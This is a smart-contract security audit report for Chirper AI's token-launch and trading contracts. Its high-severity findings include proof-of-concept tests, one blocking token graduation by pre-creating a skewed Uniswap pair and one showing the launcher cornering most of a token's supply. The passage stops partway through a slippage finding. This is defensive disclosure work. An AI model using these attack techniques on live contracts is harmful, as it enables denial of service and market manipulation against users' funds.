

Security Audit

Chirper AI (Artificial Intelligence)

Table of Contents

Executive Summary	4
Project Context	4
Audit scope	7
Security Rating	8
Intended Smart Contract Functions	9
Code Quality	11
Audit Resources	11
Dependencies	11
Severity Definitions	12
Status Definitions	13
Audit Findings	14
Centralisation	66
Conclusion	67
Our Methodology	68
Disclaimers	70
About Hashlock	71

CAUTION

THIS DOCUMENT IS A SECURITY AUDIT REPORT AND MAY CONTAIN CONFIDENTIAL INFORMATION. THIS INCLUDES IDENTIFIED VULNERABILITIES AND MALICIOUS CODE WHICH COULD BE USED TO COMPROMISE THE PROJECT. THIS DOCUMENT SHOULD ONLY BE FOR INTERNAL USE UNTIL ISSUES ARE RESOLVED. ONCE VULNERABILITIES ARE REMEDIATED, THIS REPORT CAN BE MADE PUBLIC. THE CONTENT OF THIS REPORT IS OWNED BY HASHLOCK PTY LTD FOR USE OF THE CLIENT.

Executive Summary

The Chirper AI team partnered with Hashlock to conduct a security audit of their Manager.sol, Router.sol and Token.sol smart contracts. Hashlock manually and proactively reviewed the code in order to ensure the project's team and community that the deployed contracts are secure.

Project Context

Chirper is an AI-powered life simulation platform that brings together a vibrant community of autonomous digital characters, known as "Chirpers." These AI entities create, learn, discover, and evolve within the platform, offering users an immersive experience in a dynamic digital ecosystem. Users can customize their Chirpers, influencing their personalities, behaviors, and interactions, thereby crafting unique narratives and social dynamics. The platform also features MythIQ, a tool that allows users to create enriched stories with AI-generated images and narration, enhancing storytelling immersion.

Project Name: Chirper AI


Project Type: Token, Dex

Compiler Version: ^0.8.20



Website: www.chirper.ai

Logo:



Visualised Context:

Project Visuals:



Audit scope

We at Hashlock audited the solidity code within the Chirper AI project, the scope of work included a comprehensive review of the smart contracts listed below. We tested the smart contracts to check for their security and efficiency. These tests were undertaken primarily through manual line-by-line analysis and were supported by software-assisted testing.

Description	Chirper AI Protocol Smart Contracts
Platform	Mode, Vana / Solidity
Audit Date	January, 2025
Contract 1	Manager.sol
Contract 1 MD5 Hash	1cda519f987fd04d672c0f1ad2cc3cb7
Contract 2	Router.sol
Contract 2 MD5 Hash	fbd125f8c37215d32dafd1bebb10d910
Contract 3	Token.sol
Contract 3 MD5 Hash	b55e8200df4b648b4f41b0d80ab6e22a
GitHub Commit Hash	85270f67e858cebff69be4f13ecdbda4c8ceba90

Security Rating

After Hashlock's Audit, we found the smart contracts to be **"Secure"**. The contracts all follow simple logic, with correct and detailed ordering. They use a series of interfaces, and the protocol uses a list of Open Zeppelin contracts. We initially identified some significant vulnerabilities that have since been addressed.



Not Secure

Vulnerable

Secure

Hashlocked

The 'Hashlocked' rating is reserved for projects that ensure ongoing security via bug bounty programs or on chain monitoring technology.

All issues uncovered during automated and manual analysis were meticulously reviewed and applicable vulnerabilities are presented in the [Audit Findings](#) section. The general security overview is presented in the [Standardised Checks](#) section and the project's contract functionality is presented in the [Intended Smart Contract Functions](#) section.

All vulnerabilities initially identified have now been resolved and acknowledged.

Hashlock found:

4 High severity vulnerabilities

5 Medium severity vulnerabilities

11 Low severity vulnerabilities

3 Gas Optimisations

Caution: Hashlock's audits do not guarantee a project's success or ethics, and are not liable or responsible for security. Always conduct independent research about any project before interacting.

Intended Smart Contract Functions

Claimed Behaviour	Actual Behaviour
Manager.sol - Allow users to: - Launch new AI agent tokens with initial liquidity - Buy and sell agent tokens through bonding curve - Trade tokens before graduation to Uniswap - Allow admins to: - Set initial token supply parameters - Update graduation threshold percentages - Configure trading parameters	Contract achieves this functionality.
Router.sol - Allow users to: - Execute buy/sell trades with tax distribution - Add initial liquidity to trading pairs - Graduate tokens to external AMM (Uniswap) - Allow admins to: - Manage trading permissions via roles - Configure token pair approvals - Control execution access	Contract achieves this functionality.
Token.sol - Allow users to: - Transfer tokens with built-in tax mechanism	Contract achieves this functionality.

- | | |
|---|--|
| <ul style="list-style-type: none">- Trade tokens through approved pairs- Approve spending allowances- Allow admins to:<ul style="list-style-type: none">- Set transaction limits- Configure tax exemptions- Manage trading pairs- Control graduation status- Burn tokens from addresses | |
|---|--|

Code Quality

This audit scope involves the smart contracts of the Chirper AI project, as outlined in the Audit Scope section. All contracts, libraries, and interfaces mostly follow standard best practices and to help avoid unnecessary complexity that increases the likelihood of exploitation, however, some refactoring was required.

The code is very well commented on and closely follows best practice nat-spec styling. All comments are correctly aligned with code functionality.

Audit Resources

We were given the Chirper AI project smart contract code in the form of Github access.

As mentioned above, code parts are well commented. The logic is straightforward, and therefore it is easy to quickly comprehend the programming flow as well as the complex code logic. The comments are helpful in providing an understanding of the protocol's overall architecture.

Dependencies

As per our observation, the libraries used in this smart contracts infrastructure are based on well-known industry standard open source projects.

Apart from libraries, its functions are used in external smart contract calls.

Severity Definitions

The severity levels assigned to findings represent a comprehensive evaluation of both their potential impact and the likelihood of occurrence within the system. These categorizations are established based on Hashlock's professional standards and expertise, incorporating both industry best practices and our discretion as security auditors. This ensures a tailored assessment that reflects the specific context and risk profile of each finding.

Significance	Description
High	High-severity vulnerabilities can result in loss of funds, asset loss, access denial, and other critical issues that will result in the direct loss of funds and control by the owners and community.
Medium	Medium-level difficulties should be solved before deployment, but won't result in loss of funds.
Low	Low-level vulnerabilities are areas that lack best practices that may cause small complications in the future.
Gas	Gas Optimisations, issues, and inefficiencies
QA	Quality Assurance (QA) findings are informational and don't impact functionality. Supports clients improve the clarity, maintainability, or overall structure of the code.

Status Definitions

Each identified security finding is assigned a status that reflects its current stage of remediation or acknowledgment. The status provides clarity on the handling of the issue and ensures transparency in the auditing process. The statuses are as follows:

Significance	Description
Resolved	The identified vulnerability has been fully mitigated either through the implementation of the recommended solution proposed by Hashlock or through an alternative client-provided solution that demonstrably addresses the issue
Acknowledged	The client has formally recognized the vulnerability but has chosen not to address it due to the high cost or complexity of remediation. This status is acceptable for medium and low-severity findings after internal review and agreement. However, all high-severity findings must be resolved without exception.
Unresolved	The finding remains neither remediated nor formally acknowledged by the client, leaving the vulnerability unaddressed.

Audit Findings

High

[H-01] Manager#_graduate - Creating a UniSwap pair before graduation leads to DoS of the graduation process

Description

The `_graduate` function allows an agent token to graduate and migrate to UniSwap by creating a pool or if a pool exists already, supplying liquidity to this pool when a `buy` call successfully passes the graduation threshold. However, if a UniSwap pair is created manually before graduation, the hardcoded slippage protections will cause the `_graduate` call to revert, making it impossible for this token to successfully graduate.

Vulnerability Details

The `buy` function has the following check to see if a token should graduate.

```
function buy(  
    uint256 amountIn_,  
    address tokenAddress_  
) external payable returns (bool) {  
    // rest of the function  
    uint256 reservePercentage = (newReserveA * 100) / totalSupply;  
  
    if (reservePercentage <= gradThresholdPercent) {  
        _graduate(tokenAddress_);  
    }  
  
    return true;  
}
```

Take a look at the `_graduate` function

```

function _graduate(address tokenAddress_) private {
    // rest of the function

    address uniswapFactory = uniswapRouter.factory();

    address uniswapPair = IUniswapV2Factory(uniswapFactory).getPair(tokenAddress_,
assetTokenAddr);

    if (uniswapPair == address(0)) {
        uniswapPair = IUniswapV2Factory(uniswapFactory).createPair(tokenAddress_,
assetTokenAddr);
    }

    require(uniswapPair != address(0), "Failed to get/create Uniswap pair");

    // Set token as graduated
    Token(tokenAddress_).graduate(uniswapPair);

    (uint256 amountToken, uint256 amountAsset, uint256 liquidity) =
        uniswapRouter.addLiquidity(
            tokenAddress_,
            assetTokenAddr,
            tokenBalance,
            assetBalance,
            tokenBalance * 95 / 100,
            assetBalance * 95 / 100,
            address(0),
            block.timestamp + 3600
        );

    // rest of the function
}

```

It is observed that, if a pair already exists in UniSwap, the function will simply add liquidity to the existing pool with hardcoded slippage values. However, these slippage values are not set according to the current existing balances of the tokens in the UniSwap pair. This causes the call to revert due to slippage protection, making it

impossible for this token to graduate if the UniSwap pair does not satisfy the slippage protection that is implemented.

Proof of Concept

Implement the following test in the `Manager.test.ts` file and run it to observe the vulnerability.

```
describe("Graduation Attack", function() {
  it.only("does not graduate if pair is created beforehand", async function() {
    const { manager, router, factory, alice, bob, assetToken } = context;

    console.log("\n=== Starting The Test ===");

    // 1. Launch token with proper initial liquidity (2k USDC)
    console.log("\n1. Launching Token...");
    const purchaseAmount = ethers.parseEther("2000");

    await assetToken.connect(alice).approve(await manager.getAddress(),
purchaseAmount);

    const tx = await manager.connect(alice).launch(
      "Test Agent",
      "TEST",
      "Test prompt",
      "Test intention",
      "https://test.com",
      purchaseAmount
    );

    const receipt = await tx.wait();
    const event = receipt.logs.find(log => log.fragment?.name === "Launched");
    const agentToken = await ethers.getContractAt("Token", event.args.token);
    const agentTokenAddress = await agentToken.getAddress();

    // Get initial pair info and metrics
```

```

        const pair = await ethers.getContractAt("IPair", await
factory.getPair(agentTokenAddress, await assetToken.getAddress()));

    const [initialReserveAgent, initialReserveAsset] = await pair.getReserves();
    console.log("\nInitial State:");
    console.log("Initial Agent Reserve:", ethers.formatEther(initialReserveAgent));
    console.log("Initial USDC Reserve:", ethers.formatEther(initialReserveAsset));

    const tokenData = await manager.agentTokens(agentTokenAddress);
    console.log("\nInitial Metrics:");
    console.log("Volume:", ethers.formatEther(tokenData.metrics.vol));
    console.log("Market Cap:", ethers.formatEther(tokenData.metrics.mktCap));
    console.log("Liquidity:", ethers.formatEther(tokenData.metrics.liq));
    console.log("Graduation Threshold:", await manager.gradThresholdPercent(), "%");

    // 2. Bob buys tokens
    console.log("\n2. Attacker (Bob) buying tokens...");
    const buyAmount = ethers.parseEther("50");
    await assetToken.connect(bob).approve(await router.getAddress(), buyAmount);
    await manager.connect(bob).buy(buyAmount, agentTokenAddress);

    const bobAgentBalance = await agentToken.balanceOf(await bob.getAddress());
    console.log("\nPost-Buy State:");
    console.log("Bob's Agent Balance:", ethers.formatEther(bobAgentBalance));

    const [postBuyReserveAgent, postBuyReserveAsset] = await pair.getReserves();
    console.log("Post-Buy Agent Reserve:", ethers.formatEther(postBuyReserveAgent));
    console.log("Post-Buy USDC Reserve:", ethers.formatEther(postBuyReserveAsset));

    // 3. Create malicious Uniswap pair
    console.log("\n3. Creating malicious Uniswap pair...");
    const uniswapRouter = await ethers.getContractAt(
        "IUniswapV2Router02",
        await manager.uniswapRouter()
    );

```

```

    const tinyAmount = ethers.parseEther("1");

    await assetToken.connect(bob).approve(await uniswapRouter.getAddress(),
tinyAmount);

    await agentToken.connect(bob).approve(await uniswapRouter.getAddress(),
bobAgentBalance);

    console.log("\nAdding skewed liquidity to Uniswap:");
    console.log("USDC amount:", ethers.formatEther(tinyAmount));
    console.log("Agent token amount:", ethers.formatEther(bobAgentBalance / 50n));

    await uniswapRouter.connect(bob).addLiquidity(
        await assetToken.getAddress(),
        agentTokenAddress,
        tinyAmount,
        bobAgentBalance / 50n,
        0,
        0,
        await bob.getAddress(),
        Math.floor(Date.now() / 1000) + 3600
    );

    // 4. Attempt graduation - should revert
    console.log("\n4. Alice first buy for 991 USDC");
    const graduationAmount = ethers.parseEther("991");
    const secondAmount = ethers.parseEther("0.17647");
    const thirdAmount = ethers.parseEther("0.000001");

    await assetToken.connect(alice).approve(await router.getAddress(),
graduationAmount);

    await manager.connect(alice).buy(graduationAmount, agentTokenAddress);
    console.log("First buy successful");

    console.log("\n4. Attempting graduation...");

    await assetToken.connect(alice).approve(await router.getAddress(),
graduationAmount);

```

```

await manager.connect(alice).buy(secondAmount, agentTokenAddress);
console.log("Second buy successful");

// Final buy should fail due to graduation attempt
let failed = false;
try {
  await manager.connect(alice).buy(thirdAmount, agentTokenAddress);
} catch (e: any) {
  failed = true;
  expect(e.message).to.include("INSUFFICIENT_A_AMOUNT");
}
expect(failed).to.be.true;
console.log("Final buy failed as expected with INSUFFICIENT_A_AMOUNT");

const postGrad = await manager.agentTokens(agentTokenAddress);
console.log("\nPost-Graduation State:");
console.log("Token graduated:", postGrad.hasGraduated);
console.log("Is trading:", postGrad.isTrading);

// Verify final state
expect(postGrad.hasGraduated).to.be.false;
expect(postGrad.isTrading).to.be.true;

console.log("\n=== Graduation Attack Test Complete ===\n");
});
});

```

Impact

It will not be possible to graduate this token while the UniSwap pair does not satisfy the hardcoded slippage values.

Recommendation

If a pair already exists, the slippage values should be dynamic according to the reserves in this pool.

Alternatively, allow a configurable slippage protection that can be inputted by users during the `buy` call.

Note

The Chirper AI team set the slippage protection during graduation to 0. This may let the graduation call vulnerable to sandwich attacks, but the developers stated it will be fixed in the near future.

Status

Resolved

[H-02] Manager#launch - Unbounded initial token purchase creates unfair token distribution

Description

The `launch` function allows users to launch a new token and buy this token with the asset tokens they supply. Due to the calculations, early purchases are at an advantage where they receive more launched tokens for the same amount of asset token supplied. The initial purchase of the launched token gets the best rate and since there are no limitations on the amount, this creates a potential rug pull risk where a single account owns most of the tokens.

Vulnerability Details

The `launch` function allows users to launch a new token and buy this token with the asset tokens they supply.

```
function launch(  
    string memory name_,  
    string memory ticker_,  
    string memory prompt_,  
    string memory intention_,  
    string memory url_,  
    uint256 purchaseAmount_  
) external nonReentrant returns (address token, address pair, uint256 index) {
```

```

address assetToken_ = router.assetToken();

require(
    IERC20(assetToken_).balanceOf(msg.sender) >= purchaseAmount_,
    "Insufficient funds"
);

uint256 launchTax = (purchaseAmount_ * factory.launchTax()) / 10000;
uint256 initialPurchase = purchaseAmount_ - launchTax;

// Transfer launch tax to tax vault
IERC20(assetToken_).safeTransferFrom(msg.sender, factory.taxVault(), launchTax);
IERC20(assetToken_).safeTransferFrom(
    msg.sender,
    address(this),
    initialPurchase
);

// Create token with factory reference
Token actualToken = new Token(
    string.concat(name_, "agent"),
    ticker_,
    initialSupply,
    maxTxPercent,
    address(factory),
    address(this)
);

uint256 supply = actualToken.totalSupply();

address newPair = factory.createPair(address(actualToken), assetToken_);

require(_approve(address(router), address(actualToken), supply));

uint256 k = ((K * 10000) / assetRate);
uint256 liquidity = (((k * 10000 ether) / supply) * 1 ether) / 10000;

```

```
router.addInitialLiquidity(address(actualToken), supply, liquidity);
```

```
TokenMetrics memory metrics = TokenMetrics({
    token: address(actualToken),
    name: string.concat(name_, "agent"),
    baseName: name_,
    ticker: ticker_,
    supply: supply,
    price: supply / liquidity,
    mktCap: liquidity,
    liq: liquidity * 2,
    vol: 0,
    vol24h: 0,
    lastPrice: supply / liquidity,
    lastUpdate: block.timestamp
});
```

```
TokenData memory localToken = TokenData({
    creator: msg.sender,
    token: address(actualToken),
    pair: newPair,
    prompt: prompt_,
    intention: intention_,
    url: url_,
    metrics: metrics,
    isTrading: true,
    hasGraduated: false
});
```

```
agentTokens[address(actualToken)] = localToken;
```

```
agentTokenList.push(address(actualToken));
```

```
uint256 tokenIndex = agentTokenList.length;
```

```

emit Launched(address(actualToken), newPair, tokenIndex);

IERC20(assetToken_).forceApprove(address(router), initialPurchase);
router.buy(initialPurchase, address(actualToken), address(this));
actualToken.transfer(msg.sender, actualToken.balanceOf(address(this)));

return (address(actualToken), newPair, tokenIndex);
}

```

As observed in this function, there are no limits on the percentage of the total supply bought at the initial purchase. Taking a look at the `Token#_update` function we can observe that subsequent purchases after the launch would be limited.

```

function _update(
    address from_,
    address to_,
    uint256 amount_
) private {
    require(from_ != address(0), "Invalid sender");
    require(to_ != address(0), "Invalid recipient");
    require(amount_ > 0, "Invalid amount");

    // Check transaction limit if sender is not exempt
    if (!transactionLimitExempt[from_]) {
        require(
            amount_ <= maxTransactionAmount,
            "Transfer amount exceeds transaction limit"
        );
    }
}

```

This shows an inconsistency where the initial purchase is at a much greater advantage where they can buy an unlimited amount of tokens at the best rate while other users would have to buy at worse rates at limited amounts.

All of the above taken into consideration, the launched tokens will have a risk where the token deployer will hold most of the total supply of this token which will lead to issues such as the deployer rug pulling other users due to the centralized distribution of tokens.

Proof of Concept

Implement the following test in the `Manager.test.ts` file and run it to observe the vulnerability through the logs.

```
describe("Token Launch Price Advantage", function() {
  it.only("demonstrates price advantage for token launcher", async function() {
    const { manager, router, alice, bob, assetToken } = context;

    console.log("\n=== Testing Launch Price Advantage ===");

    // 1. Alice launches token with 20000 USDC
    const launchAmount = ethers.parseEther("20000");

    await assetToken.connect(alice).approve(await manager.getAddress(),
launchAmount);

    const tx = await manager.connect(alice).launch(
      "Test Token",
      "TEST",
      "Test prompt",
      "Test intention",
      "https://test.com",
      launchAmount
    );

    const receipt = await tx.wait();
    const event = receipt.logs.find(log => log.fragment?.name === "Launched");
    const agentToken = await ethers.getContractAt("Token", event.args.token);

    // Get Alice's token balance and total supply
```

```

const aliceBalance = await agentToken.balanceOf(alice.address);
const totalSupply = await agentToken.totalSupply();
const alicePercent = (Number(aliceBalance) * 100) / Number(totalSupply);

console.log("\nLaunch Statistics:");
console.log("Total Supply:", ethers.formatEther(totalSupply));
console.log("Alice's USDC spent:", ethers.formatEther(launchAmount));
console.log("Alice's tokens received:", ethers.formatEther(aliceBalance));
console.log("Alice's % of total supply:", alicePercent.toFixed(2) + "%");
console.log("Rate (tokens/USDC):", Number(aliceBalance) / Number(launchAmount));

// 2. Bob buys with 20000 USDC
const buyAmount = ethers.parseEther("20000");
await assetToken.connect(bob).approve(await router.getAddress(), buyAmount);
await manager.connect(bob).buy(buyAmount, await agentToken.getAddress());

// Get Bob's token balance and percentage
const bobBalance = await agentToken.balanceOf(bob.address);
const bobPercent = (Number(bobBalance) * 100) / Number(totalSupply);

console.log("\nFirst Buy Statistics:");
console.log("Bob's USDC spent:", ethers.formatEther(buyAmount));
console.log("Bob's tokens received:", ethers.formatEther(bobBalance));
console.log("Bob's % of total supply:", bobPercent.toFixed(2) + "%");
console.log("Rate (tokens/USDC):", Number(bobBalance) / Number(buyAmount));

// Calculate and display the advantage
const advantage = (Number(aliceBalance) / Number(launchAmount)) /
(Number(bobBalance) / Number(buyAmount));
console.log("\nPrice Advantage:");
console.log("Launch price advantage multiplier:", advantage.toFixed(2) + "x");

// Verify launcher gets significantly more tokens
expect(Number(aliceBalance)).to.be.gt(Number(bobBalance));

```

```

    expect(advantage).to.be.gt(1);

    console.log("\n=== Launch Price Advantage Test Complete ===");
  });
});

```

The console outputs are shown below.

```

=== Testing Launch Price Advantage ===

Launch Statistics:
Total Supply: 1000000.0
Alice's USDC spent: 20000.0
Alice's tokens received: 861239.592969472710453284
Alice's % of total supply: 86.12%
Rate (tokens/USDC): 43.06197964847364

First Buy Statistics:
Bob's USDC spent: 20000.0
Bob's tokens received: 65980.203245956692749045
Bob's % of total supply: 6.60%
Rate (tokens/USDC): 3.2990101622978347

Price Advantage:
Launch price advantage multiplier: 13.05x

=== Launch Price Advantage Test Complete ===

```

Impact

There will be an unfair token distribution as the token deployer can purchase an unlimited amount of tokens at the launch price. This creates issues such as:

- Centralized token distribution
- Significant price advantage for a large supply of tokens at initial purchase
- Risk of supply manipulation by the deployer

- Potential for large sell pressure from concentrated holdings

Recommendation

Implement a limit on the launch function that limits the amount of the deployed tokens the deployer can purchase.

Status

Resolved

[H-03] Token - Functions with the `onlyOwner` modifier are unusable as the manager contract is the owner of the deployed tokens, token taxes that should go to deployer will go to the manager contract

Description

The `Manager#launch` function handles launching a new `Token.sol` contracts. When a token is launched this way, the owner of the deployed `Token.sol` contract is the `Manager.sol` contract. However, the `Manager.sol` contract has no functions implemented to make use of the functions with the `onlyOwner` modifier in the `Token.sol` contract. This leads to critical functions in the contract being unusable.

Additionally, token taxes that should go to the token deployer will be sent to the `Manager.sol` contract.

Vulnerability Details

The `Manager#launch` function handles launching new `Token.sol` contracts.

```
function launch(  
    string memory name_,  
    string memory ticker_,  
    string memory prompt_,  
    string memory intention_,  
    string memory url_,  
    uint256 purchaseAmount_  
) external nonReentrant returns (address token, address pair, uint256 index) {
```



```

// Rest of the function

// Create token with factory reference

Token actualToken = new Token(
    string.concat(name_, "agent"),
    ticker_,
    initialSupply,
    maxTxPercent,
    address(factory),
    address(this)
);

// Rest of the function

```

Taking a look at the `Token#constructor`,

```

constructor(
    string memory name_,
    string memory symbol_,
    uint256 initialSupply_,
    uint256 maxTxPercent_,
    address factory_,
    address manager_
) Ownable(msg.sender) {

```

The owner of this contract is set to the `msg.sender` which is the `Manager.sol` contract. Since the `Manager.sol` contract can not make use of the `onlyOwner` functions in the `Token.sol` contract, these functions are unusable.

```

function updateMaxTransaction(uint256 newMaxPercent_) external onlyOwner {
    _updateMaxTransaction(newMaxPercent_);
}

function excludeFromTransactionLimit(address account_) external onlyOwner {
    require(account_ != address(0), "Invalid address");
    transactionLimitExempt[account_] = true;
}

```

```

function excludeFromTax(address account_) external onlyOwner {
    require(account_ != address(0), "Invalid address");
    taxExempt[account_] = true;
}

function setPair(address account_, bool isPair_) external onlyOwner {
    require(account_ != address(0), "Invalid address");
    isPair[account_] = isPair_;
    emit PairUpdated(account_, isPair_);
}

function burnFrom(address account_, uint256 amount_) external onlyOwner {
    require(account_ != address(0), "Invalid address");
    balances[account_] = balances[account_] - amount_;
    totalTokenSupply = totalTokenSupply - amount_;
    emit Transfer(account_, address(0), amount_);
}

```

Taking a look at the `_update` function

```

function _update(
    address from_,
    address to_,
    uint256 amount_
) private {
    // rest of the function
    if (taxAmount > 0) {
        address taxVault_ = factory.taxVault();
        uint256 halfTax = taxAmount / 2;

        // Update tax recipient balances
        balances[taxVault_] += halfTax;
        emit Transfer(from_, taxVault_, halfTax);
    }
}

```

```

        balances[owner()] += (taxAmount - halfTax);
        emit Transfer(from_, owner(), taxAmount - halfTax);
    }
    // rest of the function

```

It is observed that the taxes that should go to the token deployer will also be sent to the contract's owner that is the `Manager.sol` contract.

Impact

Critical functions with the `onlyOwner` modifier are unusable. These result in not being able to update maximum transaction limits, updates to exclusion from maximum transaction limits, updates of exclusion from taxes, setting new pairs and access to burning tokens.

Taxes that should go to the token deployer will be sent to the `Manager.sol` contract.

Recommendation

Implement functions with access control in the `Manager.sol` contract that can make calls to the functions with the `onlyOwner` modifier in the `Token.sol` contract in order to make these functions accessible.

Make changes in the `_update` function to send half of the tax correctly to the token deployer.

Note

Hashlock identified that the `onlyOwner` functions are accessible through the new `TokenFactory.sol` contract. However, these functions are only accessible by the admin role in this contract which introduces a centralization risk and will be remediated soon.

Status

Resolved

[H-04] Manager#buy, sell - No slippage protection leaves users vulnerable to front-running and sandwich attacks

Description

The `buy` and `sell` functions allow users to buy/sell agent tokens. However, these functions have no slippage protection implemented which leaves users vulnerable to front-running attacks impacting price and leaves them vulnerable to sandwich attacks.

Vulnerability Details

The `buy` and `sell` functions allow users to buy/sell agent tokens.

```
function buy(
    uint256 amountIn_,
    address tokenAddress_
) external payable returns (bool) {
    require(agentTokens[tokenAddress_].isTrading, "Trading not active");

    address pairAddress = factory.getPair(
        tokenAddress_,
        router.assetToken()
    );

    IPair pair = IPair(pairAddress);
    (uint256 reserveA, uint256 reserveB) = pair.getReserves();

    (uint256 amount1In, uint256 amount0Out) = router.buy(
        amountIn_,
        tokenAddress_,
        msg.sender
    );

    uint256 newReserveA = reserveA - amount0Out;
    uint256 newReserveB = reserveB + amount1In;
```

```

_updateMetrics(
    tokenAddress_,
    newReserveA,
    newReserveB,
    amount1In
);

uint256 totalSupply = IERC20(tokenAddress_).totalSupply();
require(totalSupply > 0, "Invalid total supply");

